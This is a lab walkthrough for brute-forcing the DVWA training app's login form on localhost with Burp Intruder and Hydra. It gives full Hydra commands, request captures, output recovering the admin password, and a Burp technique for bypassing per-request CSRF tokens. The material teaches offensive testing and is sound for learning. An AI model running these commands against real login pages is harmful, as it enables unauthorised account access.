

# Brute forcing on DVWA with Burp and Hydra

@mmar



**Brute forcing** is a technique used in computer science to try a large number of possibilities, such as passwords or keys, in order to find the correct one. It involves trying every possible combination until the correct one is found. We will use **burp suite** and **hydra** to brute force the login form provided by DVWA. In this challenge, we will test a password list against the user and try to log in as the target user



*You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC*

# Low-difficulty DVWA brute forcing

# Step- 1

- ❖ Go to DVWA security settings and set the difficulty to low



The screenshot shows the DVWA Security settings page. On the left is a navigation menu with buttons for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "DVWA Security" with a lock icon. Below the title is the "Security Level" section, which states "Security level is currently: low." and explains that the level can be set to low, medium, high, or impossible. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (extension of medium with harder practices), and 4. Impossible (secure against all vulnerabilities). At the bottom, a dropdown menu is set to "Low" and a "Submit" button is visible. A red box highlights the "Low" dropdown and the "Submit" button.

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**, as an example of how web application vulnerabilities manifest through bad coding practices as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices** a developer has tried but failed to secure an application. It also acts as a challenge to user exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or all practices** to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare **source code to the secure source code**.  
Prior to DVWA v1.9, this level was known as 'high'.

## Step- 2

- ❖ Fire up the burp suite in your Kali linux. Set the proxy in your firefox to use burp as a proxy. You can also use the foxy proxy addon to set the burp proxy




**Edit Proxy Burp**

Title or Description (optional)	Proxy Type
<input type="text" value="Burp"/>	<input type="text" value="HTTP"/>
Color	Proxy IP address or DNS name ★
<input type="text" value="#66cc66"/>	<input type="text" value="127.0.0.1"/>
	Port ★
	<input type="text" value="8080"/>
	Username (optional)
	<input type="text" value="username"/>
	Password (optional) 🗨
	<input type="password" value="*****"/>


# Step- 3

- ❖ Submit a request from firefox to log in with the wrong credentials. the complete request will be shown in the burp. Now right-click on it and send it to the intruder module. In the intruder tab, clear all targets and locate the password field and add it as a target




# Step- 4

- ❖ Now in the payloads tab, you can set the wordlist. I am using john.lst



# Step- 5

- ❖ Now start the attack, burp will try to brute force it. Keep looking for the response size. The request/ response with a changed response size will be our matched password



The screenshot shows the Burp Suite interface during an attack. The 'Attack' menu is open, showing options like 'Pause' and 'Repeat'. Below the menu is a table with columns: Request, Payload, Status, Error, Timeout, and Length. The table contains 11 rows of data. The row with Request ID 16 and Payload 'password' is highlighted in orange. A red box highlights the 'Length' column for this row, showing the value 4537. The other rows have a length of 4499.

Request	Payload	Status	Error	Timeout	Length
45	maggie	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
16	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4537
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4499
1	#!comment: This list has been co...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
2	#!comment: in 1996 through 201...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
3	#!comment:	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
4	#!comment: This list is based on ...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
5	#!comment: systems in mid-199...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
6	#!comment: (that is, more comm...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
7	#!comment: revised to also inclu...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
8	#!comment: of "top N passwords...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
9	#!comment: occurred in 2006 thr...	200	<input type="checkbox"/>	<input type="checkbox"/>	4499
10	#!comment:	200	<input type="checkbox"/>	<input type="checkbox"/>	4499



**Hydra** is a network login cracking tool that is used to perform brute-force attacks on network protocols, such as HTTP, FTP, Telnet, and SSH. Hydra can brute force the password **much faster than the burp suite** community edition. However, you need to format the command for it.

- ✓ You need to provide it complete URL of the form. You can get it from the network tab if you inspect a page. Replace username and password with `^USER^` and `^PASS^` respectively
- ✓ Get the cookie information from the Storage tab in debug menu
- ✓ Set the login failure information with the F flag

# Hydra

- ❖ You can use the following command to brute force the password with Hydra

```
hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect'
```

# Hydra

```
(kali@kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-30 00:53:32
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559), ~223 tries per task
[DATA] attacking http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect
[42001][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-30 00:53:33
```

# Medium-difficulty DVWA brute forcing

# Medium Difficulty

- ❖ The medium difficulty challenge, adds a delay between different attempts and can be solved in a similar fashion. But the attack will be much slower

# Burp

- ❖ Just capture a new request. Send it to the intruder and brute force it in a similar fashion. you will notice that only the cookie value has changed to medium and the attack will be much slower

```
○ Target: http://127.0.0.1:42001

1 GET /vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
9 Cookie: PHPSESSID=7vs4mhclq4dnp3f6cgikl0lv9q; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

# Hydra

- ❖ We just need to change the cookie value to medium and use the same command as of low difficulty and we can still get the DVWA medium-difficulty password

```
hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=medium:F=Username and/or password incorrect'
```

# Hydra

- ❖ We will notice a much slower attack but we will be able to break through it.

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "qwerty" - 25 of 3559 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "money" - 26 of 3559 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "carmen" - 27 of 3559 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "mickey" - 28 of 3559 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "secret" - 29 of 3559 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "summer" - 30 of 3559 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "internet" - 31 of 3559 [child 0] (0/0)
[42001][http-get-form] host: 127.0.0.1 login: admin password: password
```

# High-difficulty DVWA brute forcing


# High Difficulty

- ❖ In high difficulty, a CSRF token is generated for each request. So, it becomes very difficult to brute force through it. Hydra fails completely and gives false positives. So, we can not use it in isolation to break the password in high difficulty

```
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment: occurred in 2006 through 2010.
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment:
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment: in 1996 through 2011. It is assum
ed to be in the public domain.
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment: Last update: 2011/11/20 (3546 entr
ies)
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment:
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment: For more wordlists, see https://ww
w.openwall.com/wordlists/
[42001][http-get-form] host: 127.0.0.1 login: admin password: 12345
[42001][http-get-form] host: 127.0.0.1 login: admin password: #!comment: (that is, more common passwords ar
e listed first). It has been
[42001][http-get-form] host: 127.0.0.1 login: admin password: password
[42001][http-get-form] host: 127.0.0.1 login: admin password: 123456
1 of 1 target successfully completed, 16 valid passwords found
```

# Step- 1

- ❖ Generate a new request, and send it to the burp proxy. Now following the same steps send it to the intruder. Now in intruder, we need to perform a few additional steps. select both the password and token fields as targets. Now change attach type to pitchfork attack



The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for 'Positions', 'Payloads', 'Resource Pool', and 'Options'. Below these is a 'Choose an attack type' dialog box. The 'Attack type' dropdown is set to 'Sniper'. Below this, there are three attack options listed:

- Sniper**: This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.
- Battering ram**: This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.
- Pitchfork** (highlighted in orange): This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.
- Cluster bomb**: This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.


At the bottom of the dialog, there is a 'Configure the attack' section with a radio button for 'Target' and a list of request details:

```
1 GET /
2 Host:
3 User-
4 Accept-
5 Accept-
6 Accept-
7 Connection: close
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
9 Cookie: PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
```

Below the screenshot, the URL <https://t.me/learningnets> is displayed.

# Step- 2

- ❖ Now in the payload section, for target 1, select the same john.lst. For the second payload select to use recursive grep



# Step- 3

- ❖ Now in the options tab add a new grep extract and select the token to extract it

The screenshot shows the Burp Suite interface with the 'Define extract grep item' dialog box open. The dialog is titled 'Define extract grep item' and contains the following options:

- Define start and end
- Start after expression: value=""
- Start at offset: 3019
- End at delimiter: >>/r/n <</f
- End at fixed length: 33
- Extract from regex group: value="(.\*?) />/r/n </form>
- Case sensitive
- Exclude HTTP headers
- Update config based on selection below


The response text in the background is as follows:

```
74 <form action="#" method="GET">
75 Username:<br />
76 <input type="text" name="username"><br />
77 Password:<br />
78 <input type="password" AUTOCOMPLETE="off" name="password"><br />
79 <br />
80 <input type="submit" value="Login" name="Login">
81 <input type="hidden" name="user_token" value="dc1d1e8f7963c001e6bfc1045878cdfc" />
82 </form>
83 <pre><br />Username and/or password incorrect.</pre>
84 </div>
85
86 <h2>More Information</h2>
87 <ul>
88 <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">
89 https://owasp.org/www-community/attacks/Brute force attack</a></li>
```

The token value 'dc1d1e8f7963c001e6bfc1045878cdfc' is highlighted with a red box in the response text.


# Step- 4

- ❖ Ensure that redirections are set to always



## Step- 5

- ❖ Now in the resource pool, create a new pool with only one thread and start the attack



The screenshot shows a configuration window for creating a new resource pool. It includes a title bar, a radio button for 'Create new resource pool', a text input field for 'Name' containing 'Custom resource pool 1', a checked checkbox for 'Maximum concurrent requests' with an input field containing '1', an unchecked checkbox for 'Delay between requests' with an empty input field and the label 'milliseconds', and a radio button for 'Fixed'.

Create new resource pool

Name:

Maximum concurrent requests:

Delay between requests:  milliseconds

Fixed

# Step- 6

- ❖ The burp will find the password which will have a changed response length

ID	Request	Response	Status	Length	...
15	12345	f1836ba20cc5451856b740e394c...	200	4587	1
17	password1	2a6816fba8b213aeff1e0bfe0eb...	200	4587	1
18	123456789	04329db821ddb2d95c7f57bbc53...	200	4587	1
19	12345678	1de6d905f1b252ea3669121a915...	200	4587	1
20	1234567890	aaa394543fb0e1e05cb46e8b3a...	200	4587	1
0			200	4616	1
1	#!comment: This list has been co...		200	4616	1
16	password	3a9120e53ddee21c380e656caa5...	200	4625	1

Request    Response

Pretty    Raw    Hex

1. GET /vulnparabilities/brute/?username=admin&password=password&login=Login&user\_token=3a9120e53ddee21c380e656caa54d527 HTTP/1.1



THANKS